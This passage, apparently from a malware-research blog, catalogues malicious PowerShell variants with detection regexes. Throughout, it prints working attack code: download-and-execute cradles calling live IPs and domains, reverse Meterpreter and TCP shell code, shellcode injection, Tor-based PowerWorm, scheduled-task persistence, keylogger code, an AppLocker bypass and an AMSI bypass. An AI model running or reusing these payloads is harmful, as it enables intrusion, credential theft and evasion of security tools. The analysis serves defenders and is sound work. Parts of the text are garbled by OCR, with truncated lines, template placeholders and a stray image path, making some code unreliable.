p.s.os.ns.rankingplac.pl text = "@$str='';$i=1;while(1){if("+(nslookup -q=txt \"l.$i.ns.rankingplac[.]pl.\") -match '@(.*)@'){$str += [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($matches[1]))} else {break;}$i++}iex $str@"
```

This allows the attacker to establish a command and control channel when they are ready to interact with the compromised system.

John Lambert over at Microsoft recently tweeted about this variant and identified it as being used during penetration testing. Another example of the technique can be found in the Nishang framework for penetration testing.

Downloader Proxy (9 Samples – 0.22% Coverage)

This variant will explicitly use the configured proxy and credentials for the user running the PowerShell command. Of note for this one is the passing of the username as a value to the "u" parameter in the web request. This is a common "check-in" activity so the attacker knows whom they have infected; it can be used to further handle how subsequent interactions take place (e.g. block further connections if known sandbox username).

```
$x=$Env:username;$u="http://54.213.195[.]138/s2.txt?u=" + $x;$p =
[System.Net.WebRequest]::GetSystemWebProxy();$p.Credentials=
[System.Net.CredentialCache]::DefaultCredentials;$w=New-Object
net.webclient;$w.proxy=$p;$w.UseDefaultCredentials=$true;$s=$w.DownloadString($u);Invoke-Expression -
Command $s;
```

Meterpreter RHTTP (6 Samples – 0.15% Coverage)

This next technique simply pulls down the Invoke-Shellcode script used in tools such as PowerShell Empire and PowerSploit, and then calls the function to generate a reverse HTTPS Meterpreter shell.

All but one of the samples pulled code from GitHub, either directly through the official repository or through a forked version.

GitHub –

```
iex (New-Object
Net.WebClient).DownloadString("https://raw.githubusercontent.com/PowerShellEmpire/Empire/master/data/module_source/code_execution/Invoke
Shellcode.ps1"); Invoke-Shellcode -Payload windows/meterpreter/reverse_http -Lhost 88.160.254[.]183 -Lport 8080 -Force
```

Non-GitHub –

```
IEX (New-Object Net.WebClient).DownloadString('http://el8[.]pw/ps/CodeExecution/Invoke-Shellcode.ps1');
Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 65.112.221[.]34 -Lport 443 –Force
```

Downloader Kraken (5 Samples – 0.12% Coverage)

I called this one “Kraken” simply because of the filename of the executable it downloads, (“Kraken.jpg”), but it uses a similar download technique as seen in Downloader DFSP. One difference is that instead of using the “$env” variable directly, it uses System.IO.Path to retrieve the path for the $TEMP directory.

```
$TempDir = [System.IO.Path]::GetTempPath(); (New-Object
System.Net.WebClient).DownloadFile("http://kulup.isikun.edu.tr/Kraken.jpg","  $TempDir\syshost.exe"); start
$TempDir\syshost.exe;
```

AppLocker Bypass (4 Samples – 0.12% Coverage)

This next technique uses PowerShell to run the regsvr32 tool to bypass Microsoft Windows AppLocker. This technique was found by Casey Smith (@subTee) and abuses the fact that scripts are executed when unregistering a COM object via regsvr32.

```
regsvr32 /u /s /i:http://&lt;IP_REDACTED&gt;/test.jpg scrobj.dll
```

Embedded Payloads

PowerShell code identified with the primary intention of launching embedded payloads, such as shellcode.

Shellcode Inject (1,147 Samples – 27.98% Coverage),

Unicorn (611 Samples – 14.90% Coverage),

SET (199 Samples – 4.85% Coverage),

Unicorn Modified (14 Samples – 0.34% Coverage)

As I already showed examples of SET and Magic Unicorn’s implementation of the Shellcode Injection technique, I’ve decided to just lump all of the variants together using this shellcode injection template. Below is a sample from the “Shellcode Inject” variant, which is a copy of Matt Graeber’s original post, and you’ll immediately see the similarities with the SET and Magic Unicorn code.

```
$c = '[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint count);';$w = Add-Type -memberDefinition $c -Name "Win32" -namespace Win32Functions -passthru;[Byte[]];[Byte[]]$z = 0xbf,&lt;SHELLCODE&gt;,0x19;$g = 0x1000;if ($z.Length -gt 0x1000){$g = $z.Length};$x=$w::VirtualAlloc(0,0x1000,$g,0x40);for ($i=0;$i -le ($z.Length-1);$i++) {$w::memset([IntPtr] ($x.ToInt32()+$i), $z[$i], 1)};$w::CreateThread(0,0,$x,0,0,0);for (;;){Start-sleep 60};
```

While the Cerber downloader accounted for a large sum of the EncodedCommand found in Microsoft Word documents, these four variants use the same technique accounting for almost the entirety launched from EXE files.

The gist of the code is that they import functions from DLL's in the following order:

- "kernel32.dll" VirtualAlloc
- "kernel32.dll" CreateThread
- "msvcrt.dll" memset

Then they load their shellcode into an array of bytes using the "0x" hex representation. Next, they call VirtualAlloc to allocate, at minimum, a 4,096 byte page of RWX memory, copy the byte-array to memory with memset, and finally transfer execution to the shellcode with CreateThread.

Out of the 1,971 samples, there were 1,211 unique shellcode payloads, indicating that over 50% of them were re-used in other attacks. Most of these tools utilize Metasploit to generate the shellcode and if they don't accept specifying a payload, generally opted for reverse Meterpreter shells. For example, the below line is from the Magic Unicorn's code showing how to specify the MSF payload.

```
print("PS Example: python unicorn.py windows/meterpreter/reverse_tcp 192.168.1.5 443")
```

The underlying code for the generation of the payload, including platform, architecture, and encoding:

```
"msfvenom -p %s %s %s StagerURILength=5 StagerVerifySSLCert=false -e x86/shikata_ga_nai -a x86 --platform windows --smallest -f c" % (

        payload, ipaddr, port), stdout=subprocess.PIPE, stderr=subprocess.PIPE, shell=True)
```

Another interesting observation is that if you look at the shellcode length, the top 2 lengths were 294 and 312 bytes long, with 846 and 544 samples respectively; afterwards the sample counts fall off sharply.

Shellcode Length (Bytes)	**Count**
294	846
312	544
337	145
303	131
285	46

What makes this interesting is the sheer volume of identical lengths signals to me that they are likely generating the same payload with the same tools and using something without much possible variation in length, such as a 4-byte IP compared to a variable length URL as the C2.

As this blog serves to catalog the differences between these variants, below are regex queries to identify the specific variant.

Shellcode Inject

```
"^(\$c = |\$1 = [\"\']\$c = )"

"\$g = 0x1000"

"\$z\.Length \-gt 0x1000"
```

```
"\$z\[\$i\]"
```

Unicorn

```
"\$w \= Add\-Type \-memberDefinition \$[a-zA-Z0-9]{3,4} \-Name"
```

SET

```
"\$code \= [\']{1,2}\[DllImport"

"\$sc\.Length -gt 0x1000\)"

"\$winFunc::memset"
```

Unicorn Modified

```
"^\$[a-zA-Z0-9]{5,7} \= \'\[DllImport.+Start\-sleep 60\}\;"
```

Powerfun Reverse (100 Samples – 2.44% Coverage),

Powerfun Bind (2 Samples – 0.05% Coverage)

Another variation to code execution was found inside Powerfun, more specifically they use Metasploit's "windows/powershell_reverse_tcp" and "powershell_bind_tcp" payloads to create interactive shells with the target system. The reverse payload is encoded with base64 and launched via a background process using System.Diagnostics.Process.

Reverse payload –

```
if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object
System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nop -w hidden -c $s=New-Object IO.MemoryStream(,
[Convert]::FromBase64String("H4sIAFHL6FcCA71W6nlhxGUKAAA="));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipS
[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();';$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s.WindowStyle
[System.Diagnostics.Process]::Start($s);
```

The bind payload sets up a TCP listener by listening with System.Net.Sockets.TCPClient and passing received PowerShell script to Invoke-Expression.

Bind payload –

```
$client = New-Object System.Net.Sockets.TCPClient("192.168.56.144",4444);$stream = $client.GetStream();[byte[]]$bytes =
0..255|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2&gt;&amp;1 | Out-String );$sendback2  =
$sendback + "PS " + (pwd).Path + "&gt; ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

PowerWorm (19 Samples – 0.46% Coverage)

PowerWorm is a malware family that TrendMicro blogged about in 2014 which has the capability of spreading by infecting other Microsoft Office DOC(X)/XLS(X) files. The PowerShell code is obfuscated with "junk" data placed between the legitimate commands.

```
'xneZtEDC';$ErrorActionPreference = 'SilentlyContinue';'uqaaPxuaCN';'DOBHbJqlkRM';$kn = (get-wmiobject
Win32_ComputerSystemProduct).UUID;'WVy';'gKEZgPRMl';if ((gp
HKCU:\\Software\Microsoft\Windows\CurrentVersion\Run) -match $kn){;'mUzql';'jsvZDTQITNa';(Get-Process -id
$pid).Kill();'NgpYRhj';'hVXjCtDvBc';};'tUVXQmXbZ';'lkTzhJZHwxU';'McPzodeY';'vNNYv';function e($dkez)
{;'TfPD';'WTw';$jt = (((iex "nslookup -querytype=txt $dkez 8.8.8.8") -match "") -replace "", ")
[0].Trim();'HdCjwAD';'sVSjtZRvr';$ovg.DownloadFile($jt, $tg);'raVw';'OQNdBkS';$ei =
$ke.NameSpace($tg).Items();'OgnucmQlK';'Qfqxov';$ke.NameSpace($sa).CopyHere($ei, 20);'GBMdJNr';'VMWS';rd
$tg;'pnoFau';'SedloE';};'NxPZPIV';'ypi';'AFElBzCp';'bYRWML';'UYANxqtLg';'QBC';$sa = $env:APPDATA + '\' +
```

```
$kn;'Eaxyty';'IwuaOh';if (!(Test-Path $sa)){;'amYmrKg';'vWAgqtEB';$qr = New-Item -ItemType Directory -Force -Path $sa;'GqNII';'HNPIQutUpGv';$qr.Attributes = "Hidden", "System", "NotContentIndexed";'MuRuRa';'CmlkCszVCO';};'ZdmIGyj';'nAYhOpvWV';'BIAgIntvoU';'GJTBzyjr';$zul=$sa+ '\tor.exe';'swInqmX';'LTXwOFNSuL';$axs=$sa+ '\polipo.exe';'qkI';'WJPoaNnarn';$tg=$sa+'\'+$kn+'.zip';'Sgw';'fYthyZ';$ovg=New-Object System.Net.WebClient;'Ils';'GRldQfFnfQK';$ke=New-Object -C Shell.Application;'vVoutJQ';'gHXAsaxc';'llaetDv';'Zix';if (!(Test-Path $zul) -or !(Test-Path $axs)){;'QtJINrwhS';'XkAxtKLAJ';e 'i.vankin.de';'QqVujkSIPS';'dZdn';};'GoemQSlIB';'IOcJU';'FYTMzpCupR';'qEnstu';if (!(Test-Path $zul) -or !(Test-Path $axs)) {;'ZGtSt';'mHkBgIOsU';e 'gg.ibiz.cc';'sDtXmE';'xSBk';};'YaiaAJqKPin';'gFVK';'TumvJVvJKRm';'ULQwp';$pj=$sa+'\roaminglog';'numdmmhA';'ytEF';saps $zul -Ar " --Log `"notice file $pj`"" -wi Hidden;'JCBc';'CjHbOtf';do{sleep 1;$xxl=gc $pj}while(!($xxl -match 'Bootstrapped 100%: Done.'));'wYtpNVJtdz';'XggiQIPFt';saps $axs -a "socksParentProxy=localhost:9050" -wi Hidden;'dlV';'zVLSO';sleep 7;'FzlDdEynuUz';'Ci';$zpp=New-Object System.Net.WebProxy("localhost:8123");'MsOkmLs';'zRW';$zpp.useDefaultCredentials = $true;'PWXVXIMqb';'lAy';$ovg.proxy=$zpp;'gEkdkGPjVp';'xerooSjz';$ca='http://powerwormjqj42hu[.]onion/get.php?s=setup&amp;mom=14C6EFBB-F19D-DC11-83A7-001B38A0DF85&amp;uid=' + $kn;'SGCFq';'GkVVnp';while(!$qmh) {$qmh=$ovg.downloadString($ca)};'rHo';'jtshvrR';if ($qmh -ne 'none'){;'Ju';'VuUTlp';iex $qmh;'blhE';'AeIepyNd';};'whSp';
```

Cleaned-up slightly –

```
1   $ErrorActionPreference = 'SilentlyContinue';
2   $kn = (get-wmiobject Win32_ComputerSystemProduct).UUID;
3   if ((gp HKCU:\\Software\Microsoft\Windows\CurrentVersion\Run) -match $kn) {;
4   (Get-Process -id $pid).Kill();
5   };
6   function e($dkez){;
7   $jt = (((iex "nslookup -querytype=txt $dkez 8.8.8.8") -match '"') -replace '"', '')[0].Trim();
8   $ovg.DownloadFile($jt, $tg);
9   $ei = $ke.NameSpace($tg).Items();
10  $ke.NameSpace($sa).CopyHere($ei, 20);
11  rd $tg;
12  };
13  $sa = $env:APPDATA + '\' + $kn;
14  if (!(Test-Path $sa)){;
15  $qr = New-Item -ItemType Directory -Force -Path $sa;
16  $qr.Attributes = "Hidden", "System", "NotContentIndexed";
17  };
18  $zul=$sa+ '\tor.exe';
19  $axs=$sa+ '\polipo.exe';
20  $tg=$sa+'\'+$kn+'.zip';
21  $ovg=New-Object System.Net.WebClient;
22  $ke=New-Object -C Shell.Application;
23  if (!(Test-Path $zul) -or !(Test-Path $axs)){;
24  e 'i.vankin.de';
25  };
26  if (!(Test-Path $zul) -or !(Test-Path $axs)){;
27  e 'gg.ibiz.cc';
```

```
};
$pj=$sa+'\roaminglog';
saps $zul -Ar " --Log `"notice file $pj`"" -wi Hidden;
do{
sleep 1;
$xxl=gc $pj
} while(!($xxl -match 'Bootstrapped 100%: Done.'));
saps $axs -a "socksParentProxy=localhost:9050" -wi Hidden;
sleep 7;
$zpp=New-Object System.Net.WebProxy("localhost:8123");
$zpp.useDefaultCredentials = $true;
$ovg.proxy=$zpp;
$ca='http://powerwormjqj42hu[.]onion/get.php?s=setup&amp;amp;mom=&amp;amp;uid=' + $kn;
while(!$qmh){
$qmh=$ovg.downloadString($ca)
};
if ($qmh -ne 'none'){;
iex $qmh;
};
```

The code will download Tor and Polipo by fetching download URL's for the software from DNS TXT records and then eventually use the software to continuously check for new PowerShell commands that get passed to Invoke-Expression. Matt Graeber has done an excellent job of analyzing the full capabilities of this malware and provides de-obfuscated, commented, versions of the underlying PowerShell.

Veil Stream (7 Samples – 0.17% Coverage)

This is a similar technique as described in the "Powerfun Reverse" variant. The PowerShell code is injected into memory from a base64 string and executed with Invoke-Expression that eventually launches the actual shellcode payload. The layout of the code correlates to the Veil Framework implementation.

```
Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-Object IO.MemoryStream (,$([Convert]::FromBase64String('rVZtb5tIEP4eKf9+nJvw==')))), [IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();
```

Persistence

PowerShell code identified with the primary intention of establishing persistence on the host.

Scheduled Task COM (11 Samples – 0.27% Coverage)

This variant seeks to create a persistence mechanism by creating a Scheduled Task that runs the malicious binary. The PE file this sample comes from drops a “minecraft.exe” and then launches this PowerShell command below - most likely, as it’s easier to pass this type of functionality off to PowerShell instead of trying to write the code into the original dropper.

The technique was seen primarily is samples associated to the Retefe banking trojan.

```
1  $TaskName = "Microsoft Windows Driver Update"
2  $TaskDescr = "Microsoft Windows Driver Update Services"
3  $TaskCommand = "C:\ProgramData\WindowsUpgrade\minecraft.exe"
4  $TaskScript = ""
5  $TaskArg = ""
6  $TaskStartTime = [datetime]::Now.AddMinutes(1)
7  $service = new-object -ComObject("Schedule.Service")
8  $service.Connect()
9  $rootFolder = $service.GetFolder("\")
10 $TaskDefinition = $service.NewTask(0)
11 $TaskDefinition.RegistrationInfo.Description = "$TaskDescr"
12 $TaskDefinition.Settings.Enabled = $true
13 $TaskDefinition.Settings.Hidden = $true
14 $TaskDefinition.Settings.RestartCount = "5"
15 $TaskDefinition.Settings.StartWhenAvailable = $true
16 $TaskDefinition.Settings.StopIfGoingOnBatteries = $false
17 $TaskDefinition.Settings.RestartInterval = "PT5M"
18 $triggers = $TaskDefinition.Triggers
19 $trigger = $triggers.Create(8)
20 $trigger.StartBoundary = $TaskStartTime.ToString("yyyy-MM-dd'T'HH:mm:ss")
21 $trigger.Enabled = $true
22 $trigger.Repetition.Interval = "PT5M"
23 $TaskDefinition.Settings.DisallowStartIfOnBatteries = $true
24 $Action = $TaskDefinition.Actions.Create(0)
25 $action.Path = "$TaskCommand"
26 $action.Arguments = "$TaskArg"
27 $rootFolder.RegisterTaskDefinition("$TaskName",$TaskDefinition,6,"System",$null,5)
28 SCHTASKS /run /TN $TaskName
```

VB Task (10 Samples – 0.24% Coverage)

This grouping of PowerShell code originally comes from a PE that executes PowerShell with the EncodedCommand, which then creates a VBScript that is installed as a Scheduled Task. The VBSript simply launches another PowerShell script once it runs to achieve this.


```
$path= "$env:userprofile\appdata\local\microsoft\Windows"
if(-not(Test-Path -Path($path)))
{mkdir $path}
$fileout="$path\L69742.vbs";
$encstrvbs="c2V0IHdzcyA9IENyZWF0ZU9iamVjdCgiV1NjcmlwdC5TaGVsbCIpDQpzdHIgPSAicG93ZXIiICYgInNoIiAmICJlbGwiICYgIi5lI
$bytevbs=[System.Convert]::FromBase64String($encstrvbs);
$strvbs=[System.Text.Encoding]::ASCII.GetString($bytevbs);
$strvbs = $strvbs.replace('#dpath#',$path);
set-content $fileout $strvbs;
$tmpfile="$env:TEMP\U1848931.TMP";
$pscode_b64  =get-content $tmpfile | out-string;
$pscode_b64=$pscode_b64.trim();
$pscode = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($pscode_b64))
$id = [string](get-random -min 10000 -max 100000)
$pscode = $pscode.replace('#id#',$id);
set-content "$path\mc.ps1" $pscode
$taskstr="schtasks /create /F /sc minute /mo 2 /tn ""GoogleServiceUpdate"" /tr ""\""$fileout""\""    ";
iex 'cmd /c $taskstr';
{{CODE}}
The base64 decoded VBScript –
{{CODE}}
set wss = CreateObject("WScript.Shell")
str = "power" &amp;amp; "sh" &amp;amp; "ell" &amp;amp; ".e" &amp;amp; "xe -NoP -sta -NonI -e" &amp;amp; "xe" &amp;amp; "c byp" &amp;amp; "as" &amp;amp; "s -fi" &amp;amp; '
path = "#dpath#"
str = str + path + "\mc.ps1"
wss.Run str, 0
```

```
40
41
42
43
44
```

DynAmite Launcher (6 Samples – 0.15% Coverage),

DynAmite KL (1 Sample – 0.02% Coverage)

DynAmite is a “Malware Creation Toolkit” which comes with your standard capabilities that one comes to expect with such a tool.



It does give you the ability to mix and match the features you want and generates a PE wrapper that carries out the selected tasks, usually by simply executing PowerShell commands. The majority of code that I saw generated by this kit was taken from public tools but used swapped around variable names and locations.

The “DynAmite Launcher” variant covers the persistence aspect, which is established through creating Scheduled Tasks. Below are three different iterations of this, most likely from different versions and configurations.

```
schtasks.exe /create /TN "Microsoft\Windows\DynAmite\Backdoor" /XML C:\Windows\Temp\task.xml

schtasks.exe /create /TN "Microsoft\Windows\DynAmite\Keylogger" /XML C:\Windows\Temp\task2.xml

SCHTASKS /run /TN "Microsoft\Windows\DynAmite\Backdoor"

SCHTASKS /run /TN "Microsoft\Windows\DynAmite\Keylogger"

Remove-Item "C:\Windows\Temp\*.xml"
```

```
#create backdoor task

schtasks.exe /create /TN "Microsoft\Windows\DynAmite\DynAmite" /XML C:\Windows\Temp\dynatask.xml

#create upload task

schtasks.exe /create /TN "Microsoft\Windows\DynAmite\Uploader" /XML C:\Windows\Temp\upltask.xml

#run backdoor task

SCHTASKS /run /TN "Microsoft\Windows\DynAmite\DynAmite"

#create registry entries for keylogger and screenspy

New-ItemProperty -path HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run -Name Keylogger -PropertyType String -Value "C:\Windows\dynakey.exe"

New-ItemProperty -path HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run -Name ScreenSpy -PropertyType String -Value "C:\Windows\dynascr.exe"

#run keylogger and screenspy
```

```
C:\Windows\dynakey.exe

C:\Windows\dynascr.exe

#cleanup temp folder

Remove-Item "C:\Windows\Temp\*"
```

```
$loot = ($env:LOCALAPPDATA + "\dyna\"); md $loot

certutil -decode res.crt ($loot + "res"); certutil -decode kl.crt ($loot + "kl.exe"); certutil -decode st.crt ($loot + "st.exe");  certutil -decode cry.crt ($loot + "cry.exe"); certutil -decode t1.crt ($env:TEMP + "\t1.xml"); certutil -decode t2.crt ($env:TEMP + "\t2.xml"); certutil -decode t3.crt ($env:TEMP + "\t3.xml"); certutil -decode t4.crt ($env:TEMP + "\t4.xml"); certutil -decode t5.crt ($env:TEMP + "\t5.xml"); certutil -decode bd.crt C:\ProgramData\bd.exe

schtasks.exe /create /TN "Microsoft\Windows\Windows Printer Manager\1" /XML ($env:TEMP + "\t1.xml")

schtasks.exe /create /TN "Microsoft\Windows\Windows Printer Manager\2" /XML ($env:TEMP + "\t2.xml")

schtasks.exe /create /TN "Microsoft\Windows\Windows Printer Manager\3" /XML ($env:TEMP + "\t3.xml")

schtasks.exe /create /TN "Microsoft\Windows\Windows Printer Manager\4" /XML ($env:TEMP + "\t4.xml")

schtasks.exe /create /TN "Microsoft\Windows\Windows Printer Manager\5" /XML ($env:TEMP + "\t5.xml")

schtasks.exe /run /TN "Microsoft\Windows\Windows Printer Manager\1"

schtasks.exe /run /TN "Microsoft\Windows\Windows Printer Manager\2"

schtasks.exe /run /TN "Microsoft\Windows\Windows Printer Manager\3"

schtasks.exe /run /TN "Microsoft\Windows\Windows Printer Manager\4"

schtasks.exe /run /TN "Microsoft\Windows\Windows Printer Manager\5"

Remove-Item ($env:TEMP + "\*.xml") -Recurse –Force
```

For the “DynAmite KL” variant, it’s the keylogger portion of the kit but directly lifts code from an older version of the PowerSploit function Get-Keystrokes. Below are the meat of the script and a comparison of the two pieces, showing how DynAmite changes the location of the variables and types.

Get-Keystrokes –

```
1  $LeftShift    = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::LShiftKey) -band 0x8000) -eq 0x8000
2  $RightShift   = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::RShiftKey) -band 0x8000) -eq 0x8000
3  $LeftCtrl     = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::LControlKey) -band 0x8000) -eq 0x8000
4  $RightCtrl    = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::RControlKey) -band 0x8000) -eq
   0x8000
5
6  $LeftAlt      = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::LMenu) -band 0x8000) -eq 0x8000
7  $RightAlt     = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::RMenu) -band 0x8000) -eq 0x8000
8  $TabKey       = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::Tab) -band 0x8000) -eq 0x8000
9  $SpaceBar     = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::Space) -band 0x8000) -eq 0x8000
10 $DeleteKey    = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::Delete) -band 0x8000) -eq 0x8000
11 $EnterKey     = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::Return) -band 0x8000) -eq 0x8000
12 $BackSpaceKey = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::Back) -band 0x8000) -eq 0x8000
13 $LeftArrow    = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::Left) -band 0x8000) -eq 0x8000
14 $RightArrow   = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::Right) -band 0x8000) -eq 0x8000
15 $UpArrow      = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::Up) -band 0x8000) -eq 0x8000
```

```
$DownArrow    = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::Down) -band 0x8000) -eq 0x8000
$LeftMouse    = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::LButton) -band 0x8000) -eq 0x8000
$RightMouse   = ($ImportDll::GetAsyncKeyState([Windows.Forms.Keys]::RButton) -band 0x8000) -eq 0x8000
if ($LeftShift -or $RightShift) {$LogOutput += '[Shift]'}
if ($LeftCtrl  -or $RightCtrl)  {$LogOutput += '[Ctrl]'}
if ($LeftAlt   -or $RightAlt)   {$LogOutput += '[Alt]'}
if ($TabKey)       {$LogOutput += '[Tab]'}
if ($SpaceBar)     {$LogOutput += '[SpaceBar]'}
if ($DeleteKey)    {$LogOutput += '[Delete]'}
if ($EnterKey)     {$LogOutput += '[Enter]'}
if ($BackSpaceKey) {$LogOutput += '[Backspace]'}
if ($LeftArrow)    {$LogOutput += '[Left Arrow]'}
if ($RightArrow)   {$LogOutput += '[Right Arrow]'}
if ($UpArrow)      {$LogOutput += '[Up Arrow]'}
if ($DownArrow)    {$LogOutput += '[Down Arrow]'}
if ($LeftMouse)    {$LogOutput += '[Left Mouse]'}
if ($RightMouse)   {$LogOutput += '[Right Mouse]'}
```

Function DynAKey –

```
$LeftShift = $ImportDll::GetAsyncKeyState(160)
$RightShift = $ImportDll::GetAsyncKeyState(161)
$LeftCtrl = $ImportDll::GetAsyncKeyState(162)
$RightCtrl = $ImportDll::GetAsyncKeyState(163)
$LeftAlt = $ImportDll::GetAsyncKeyState(164)
$RightAlt = $ImportDll::GetAsyncKeyState(165)
$TabKey = $ImportDll::GetAsyncKeyState(9)
$SpaceBar = $ImportDll::GetAsyncKeyState(32)
$DeleteKey = $ImportDll::GetAsyncKeyState(127)
$EnterKey = $ImportDll::GetAsyncKeyState(13)
$BackSpaceKey = $ImportDll::GetAsyncKeyState(8)
$LeftArrow = $ImportDll::GetAsyncKeyState(37)
$RightArrow = $ImportDll::GetAsyncKeyState(39)
$UpArrow = $ImportDll::GetAsyncKeyState(38)
$DownArrow = $ImportDll::GetAsyncKeyState(34)
$LeftMouse = $ImportDll::GetAsyncKeyState(1)
$RightMouse = $ImportDll::GetAsyncKeyState(2)
if ((($LeftShift -eq -32767) -or ($RightShift -eq -32767)) -or (($LeftShift -eq -32768) -or ($RightShfit -eq -32768))) {$LogOutput += '[Shift] '}

if ((($LeftCtrl -eq -32767) -or ($LeftCtrl -eq -32767)) -or (($RightCtrl -eq -32768) -or ($RightCtrl -eq -32768))) {$LogOutput += '[Ctrl] '}
```

```
21 if ((($LeftAlt -eq -32767) -or ($LeftAlt -eq -32767)) -or (($RightAlt -eq -32767) -or ($RightAlt -eq -32767))) {$LogOutput += '[Alt] '}
22 if (($TabKey -eq -32767) -or ($TabKey -eq -32768)) {$LogOutput += '[Tab] '}
23 if (($SpaceBar -eq -32767) -or ($SpaceBar -eq -32768)) {$LogOutput += '[SpaceBar] '}
24 if (($DeleteKey -eq -32767) -or ($DeleteKey -eq -32768)) {$LogOutput += '[Delete] '}
25 if (($EnterKey -eq -32767) -or ($EnterKey -eq -32768)) {$LogOutput += '[Enter] '}
26 if (($BackSpaceKey -eq -32767) -or ($BackSpaceKey -eq -32768)) {$LogOutput += '[Backspace] '}
27 if (($LeftArrow -eq -32767) -or ($LeftArrow -eq -32768)) {$LogOutput += '[Left Arrow] '}
28 if (($RightArrow -eq -32767) -or ($RightArrow -eq -32768)) {$LogOutput += '[Right Arrow] '}
29 if (($UpArrow -eq -32767) -or ($UpArrow -eq -32768)) {$LogOutput += '[Up Arrow] '}
30 if (($DownArrow -eq -32767) -or ($DownArrow -eq -32768)) {$LogOutput += '[Down Arrow] '}
31 if (($LeftMouse -eq -32767) -or ($LeftMouse -eq -32768)) {$LogOutput += '[Left Mouse] '}
32 if (($RightMouse -eq -32767) -or ($RightMouse -eq -32768)) {$LogOutput += '[Right Mouse] '}
```

Other Techniques

AMSI Bypass (8 Samples – 0.20% Coverage)

Antimalware Scan Interface (AMSI) is a new feature Microsoft released in Windows 10 and is designed to facilitate communication between applications and AV products. Ideally, the application (PowerShell in this context) will take the script at runtime, after it's deobfuscated or pulled in remotely from a website, and pass it through AMSI to your AV for scanning. If the AV software determines it's malicious, it can now block the scripts execution.

#YAOMG (Yet Another of Matt Graebers)

Matt Graeber released a one-line tweet that shows how you can bypass AMSI by simply changing "amsiInitFailed" to "True", which makes it appear as if it failed to load and effectively skips this check.

```
[ReF].ASSEmbly.GetTYpe('System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GeTFIElD('amsiInitFailed','NonPublic,Static').SetVAlue($N
System.NET.WebClieNt;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$Wc.HEAdERs.ADD('User-Agent',$u);$wC
[SYSteM.NEt.CReDentIalCAcHe]::DeFAulTNetwORKCREdEntialS;$K=[SySTEm.TexT.EncodING]::ASCII.GETBYteS('Dv,inKZ&lt;@{3mjG4
($J+$S[$_]+$K[$_%$K.COuNT])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I
Bxor$S[($S[$I]+$S[$H])%256]}};$Wc.HEaDERs.ADD("Cookie","session=Pu8sEnIpxIwINbUOVsxlL66DoHA=");$ser='http://35.165.38[.]15:80'
JoIn[CHAr[]](&amp;amp; $R $data ($IV+$K))|IEX
```

The code shares a similar signature to PowerShell Empire's XOR routine for their EncryptedScriptDropper and may be related or borrowed code.

PowerSploit GTS (3 Samples – 0.07% Coverage)

This is set of samples that simply use a module from another tool, in this case, the PowerSploit Get-TimedScreenshot. The code will take a screenshot using Drawing.Bitmap every 2 seconds.

```
1 function Get-TimedScreenshot
2 {
3     [CmdletBinding()] Param(
4         [Parameter(Mandatory=$True)]
5         [ValidateScript({Test-Path -Path $_ })]
